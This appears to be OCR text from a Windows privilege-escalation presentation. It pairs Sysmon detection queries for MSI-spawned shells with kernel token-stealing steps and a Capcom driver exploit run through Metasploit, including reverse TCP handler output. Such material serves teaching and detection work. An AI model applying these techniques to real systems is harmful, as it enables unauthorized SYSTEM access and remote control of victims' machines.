
*source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.Image:("\\cmd.exe" "\\powershell.exe") AND event_data.ParentImage:("\\Windows\\Installer\\" AND *msi* AND *tmp)*

task	event_data.ParentOfParent	event_data.ParentImage	event_data.CommandLine	event_data.User	event_data.IntegrityLevel
Process Create (rule: ProcessCreate)	C:\Windows\System32\msiexec.exe	C:\Windows\Installer\MSI7F54.tmp	C:\Windows\system32\cmd.exe	NT AUTHORITY\SYSTEM	System
Process Create (rule: ProcessCreate)	C:\Windows\System32\msiexec.exe	C:\Windows\Installer\MSI7838.tmp	C:\Windows\system32\cmd.exe	WIN10X64_1803\priv user	Medium

Search for spawning of processes from cmd/Powershell, spawned from MSI package:

*source_name:"Microsoft-Windows-Sysmon" AND event_id:1 AND event_data.ParentImage:("\\cmd.exe" "\\powershell.exe") AND event_data.ParentOfParent:("\\Windows\\Installer\\" AND *msi* AND *tmp)*

task ✖ »	event_data.ParentOfParent	event_data.ParentImage	event_data.Image	event_data.User	event_data.IntegrityLevel
Process Create (rule: ProcessCreate)	C:\Windows\Installer\MSI7838.tmp	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	WIN10X64_1803\priv user	Medium
Process Create (rule: ProcessCreate)	C:\Windows\Installer\MSIA7EC.tmp	C:\Windows\System32\cmd.exe	C:\Windows\System32\whoami.exe	NT AUTHORITY\SYSTEM	System




Kernel and driver vulnerabilities

Windows Kernel and 3rd-party drivers exploits

Windows Kernel and 3rd-party drivers vulnerabilities can allow an attacker to execute arbitrary code in the kernel mode. The goal of kernel or driver exploitation is often to somehow gain higher privileges (in the most cases SYSTEM).

Possible kernel shellcodes, that can be used for LPE:


- **Token stealing (replacing token of some process with SYSTEM token);**
- Nulling out ACLs (null DACL means that everybody can access an object);
- Changing objects' ACLs (gives full access to arbitrary object, e.g. to the process with SYSTEM privileges, disable auditing);
- Changing tokens (new groups, new "super" privileges, increasing integrity level, changing user SID);




Windows Kernel and 3rd-party drivers exploits. Token stealing

How it works:

- Enumerate EPROCESS structures in kernel memory;
- Find the EPROCESS address of the privileged (SYSTEM) process;
- Find the EPROCESS address of the current process;
- Read ACCESS TOKEN from the privileged process;
- Replace ACCESS TOKEN of the current process with ACCESS TOKEN of the privileged process.



Windows Kernel exploits



1. Discovery of missing patches

2. Vulnerability exploitation

3rd-party drivers exploits

Capcom driver vulnerability expliotation example (this driver was distributed with Capcom's Street Fighter V computer game)


1. Find vulnerable driver

```
C:\Temp>driverquery
driverquery

Module Name  Display Name           Driver T
============ ====================== ========
1394ohci     1394 OHCI Compliant Ho Kernel
3ware        3ware                  Kernel
ACPI         Microsoft ACPI Driver  Kernel
AcpiDev      ACPI Devices driver    Kernel
                                    Kernel
buttonconver Service for Portable D Kernel
CAD          Charge Arbitration Dri Kernel
Capcom       Capcom                 Kernel
Capimg       HID driver for Capimg  Kernel
```

2. Vulnerability exploitation


```
msf exploit(windows/local/capcom_sys_exec) > exploit

[*] Started reverse TCP handler on 192.168.220.66:4444
[*] Launching notepad to host the exploit...
[+] Process 6888 launched.
[*] Reflectively injecting the exploit DLL into 6888...
[*] Injecting exploit into 6888...
[*] Exploit injected. Injecting payload into 6888...
[*] Payload injected. Executing exploit...
